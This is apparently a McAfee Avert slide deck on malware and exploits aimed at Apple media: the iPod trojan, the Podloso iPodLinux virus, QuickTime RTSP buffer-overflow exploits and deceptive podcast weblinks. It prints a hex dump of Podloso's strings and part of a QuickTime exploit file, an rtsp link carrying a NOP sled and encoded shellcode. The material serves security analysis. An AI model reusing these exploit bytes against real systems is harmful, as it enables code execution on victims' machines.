McAfee

Protect what you value.

Apple Media Files & iPhone

Marius van Oers

McAfee Avert

Overview

- iPods - Adding metadata to iTunes files, QuickTime movies
- Remote Bluetooth connections – AppleScript
- iPhone


iPod Malware

iPod trojan

- In September 2006 Apple shipped some iPod devices that actually had a malicious 32 bit PE binary file, ravmone.exe
- Trojan might allow remote control and might call various weblinks.
- Not Native for Apple

iPod virus

- In April 2007 Podloso was discovered, being the first binary infector for iPod.
- Needs iPodLinux , install not trivial
- Buggy virus ☹ ☺
- Podloso virus prepends 0x17EF bytes to ELF files



```
000007D0   7F 45 4C 46 00 00 00 00   4F 73 6C 6F 00 00 00 00   ▮ELF....Oslo....
000007E0   72 62 00 00 77 62 00 00   2E 00 00 00 2E 2E 00 00   rb..wb..........
000007F0   2F 75 73 72 2F 6C 69 62   2F 00 00 00 6D 6F 64 2E   /usr/lib/...mod.
00000800   6F 00 00 00 2F 75 73 72   2F 6C 69 62 2F 6F 73 6C   o.../usr/lib/osl
00000810   6F 2F 6F 73 6C 6F 2E 6D   6F 64 2E 6F 00 00 00 00   o/oslo.mod.o....
00000820   69 6D 61 67 65 2E 70 6E   67 00 00 00 59 6F 75 20   image.png...You 
00000830   61 72 65 20 69 6E 66 65   63 74 65 64 20 77 69 74   are infected wit
00000840   68 20 4F 73 6C 6F 2C 20   74 68 65 20 66 69 72 73   h Oslo, the firs
00000850   74 20 0A 20 69 50 6F 64   4C 69 6E 75 78 20 56 69   t . iPodLinux Vi
00000860   72 75 73 20 62 79 20 66   72 65 65 30 6E 2F 44 6F   rus by free0n/Do
00000870   6F 6D 52 69 64 65 72 7A   00 00 00 00 4F 73 6C 6F   omRiderz....Oslo
00000880   20 56 69 72 75 73 00 00   43 6F 75 6C 64 20 6E 6F    Virus..Could no
00000890   74 20 6C 6F 61 64 20 25   73 3A 20 25 73 00 00 00   t load %s: %s...
000008A0   67 72 65 65 74 7A 3A 67   65 6E 65 74 69 78 2C 6E   greetz:genetix,n
000008B0   65 63 72 6F 2C 77 61 72   67 61 6D 65 00 00 00 00   ecro,wargame....
000008C0   6F 73 6C 6F 00 00 00 00   2F 45 78 74 72 61 73 2F   oslo..../Extras/
000008D0   44 65 6D 6F 73 2F 4F 73   6C 6F 00 00 00 47 43 43   Demos/Oslo...GCC
000008E0   3A 20 28 47 4E 55 29 20   33 2E 34 2E 33 00 00 2E   : (GNU) 3.4.3...
000008F0   73 79 6D 74 61 62 00 2E   73 74 72 74 61 62 00 2E   symtab..strtab..
00000900   73 68 73 74 72 74 61 62   00 2E 72 65 6C 2E 74 65   shstrtab..rel.te
00000910   78 74 00 2E 72 6F 64 61   74 61 2E 73 74 72 31 2E   xt..rodata.str1.
00000920   34 00 2E 64 61 74 61 00   2E 62 73 73 00 2E 63 6F   4..data..bss..co
00000930   6D 6D 65 6E 74 00 00 00   00 00 00 00 00 00 00 00   mment...........
```

QuickTime

- QuickTime v7 player supports many audio/video formats:

  QuickTime MOV files

  AVI


  JPEG

  MPEG1, MPEG2, MPEG4


  many more…

- It is possible to add metadata to iTunes files and to QuickTime movies.

- Exploits for QuickTime have been around for quite some time.
- Number of QuickTime v6/v7 advisories by Secunia
- Source http://secunia.com/
- Data till August 2007



Exploit-QtRTSP , bad interpretation of rtsp web links which may result in buffer overflows.



exploit.qt.vir

```
00000000  3C 3F 78 6D 6C 20 76 65  72 73 69 6F 6E 3D 22 31  <?xml version="1
00000010  2E 30 22 3F 3E 3C 3F 71  75 69 63 6B 74 69 6D 65  .0"?><?quicktime
00000020  20 74 79 70 65 3D 22 61  70 70 6C 69 63 61 74 69   type="applicati
00000030  6F 6E 2F 78 2D 71 75 69  63 6B 74 69 6D 65 2D 6D  on/x-quicktime-m
00000040  65 64 69 61 2D 6C 69 6E  6B 22 3F 3E 3C 65 6D 62  edia-link"?><emb
00000050  65 64 20 61 75 74 6F 70  6C 61 79 3D 22 74 72 75  ed autoplay="tru
00000060  65 22 20 6D 6F 76 69 65  6E 61 6D 65 3D 22 23 7B  e" moviename="#{
00000070  4E 45 57 7D 22 20 71 74  6E 65 78 74 3D 22 23 7B  NEW}" qtnext="#{
00000080  59 45 41 52 7D 22 20 74  79 70 65 3D 22 76 69 64  YEAR}" type="vid
00000090  65 6F 2F 71 75 69 63 6B  74 69 6D 65 23 7B 41 50  eo/quicktime#{AP
000000A0  50 4C 45 7D 22 20 73 72  63 3D 22 72 74 73 70 3A  PLE}" src="rtsp:
000000B0  2F 2F 90 90 90 90 90 90  90 90 90 90 90 90 90 90  //▌▌▌▌▌▌▌▌▌▌▌▌▌▌
000000C0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
000000D0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
000000E0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
000000F0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000110  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000120  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000130  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000140  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000150  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000160  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  ▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌▌
00000170  90 90 90 90 90 90 90 90  90 90 EB 03 59 EB 05 E8  ▌▌▌▌▌▌▌▌▌▌ë.Yë.è
00000180  F8 FF FF FF 4F 49 49 49  49 49 49 51 5A 56 54 58  øÿÿÿOIIIIIIQZVTX
00000190  36 33 30 56 58 34 41 30  42 36 48 48 30 42 33 30  630VX4A0B6HH0B30
000001A0  42 43 56 58 32 42 44 42  48 34 41 32 41 44 30 41  BCVX2BDBH4A2AD0A
000001B0  44 54 42 44 51 42 30 41  44 41 56 58 34 5A 38 42  DTBDQB0ADAVX4Z8B
000001C0  44 4A 4F 4D 4E 4F 4C 36  4B 4E 4D 34 4A 4E 49 4F  DJOMNOL6KNM4JNIO
000001D0  4F 4F 4F 4F 4F 4F 42 46  4B 58 4E 56 46 42 46 42  OOOOOOBFKXNVFBFB
000001E0  4B 58 45 54 4E 53 4B 48  4E 57 45 30 4A 47 41 30  KXETNSKHNWE0JGA0
000001F0  4F 4E 4B 48 4F 44 4A 51  4B 38 4F 55 42 32 41 50  ONKHODJQK8OUB2AP
```

Protect what you value.

- iTunes/QuickTime/Safari also available for MS-Windows

- Gaining popularity ➔ more malware

- Month of Apple bugs / security “contests”


- More fixes required

Podcasts

- **Podcasts:** Audio → Video

- Video .Mov Podcasts with weblinks since 2005
- Deceiving weblinks?

- QuickTime v7 can’t insert hyperlinks.
- Standard included GarageBand can insert hyperlinks




Selected Marker:

☑ Marks a Chapter

☑ Displays Artwork

☑ Displays URL


Time	Artwork	Chapter Title	URL Title	URL
00:00:10.094	vb 2007	URL Chapter starts	CLICK FOR MCAFEE URL	http://www.mcafee.com




1 of 3 selected, 52.46 GB available

- Exporting Podcast
- Rename extension from .m4a into .mov then it opens up with QuickTime

Clickable weblink - manual click/select



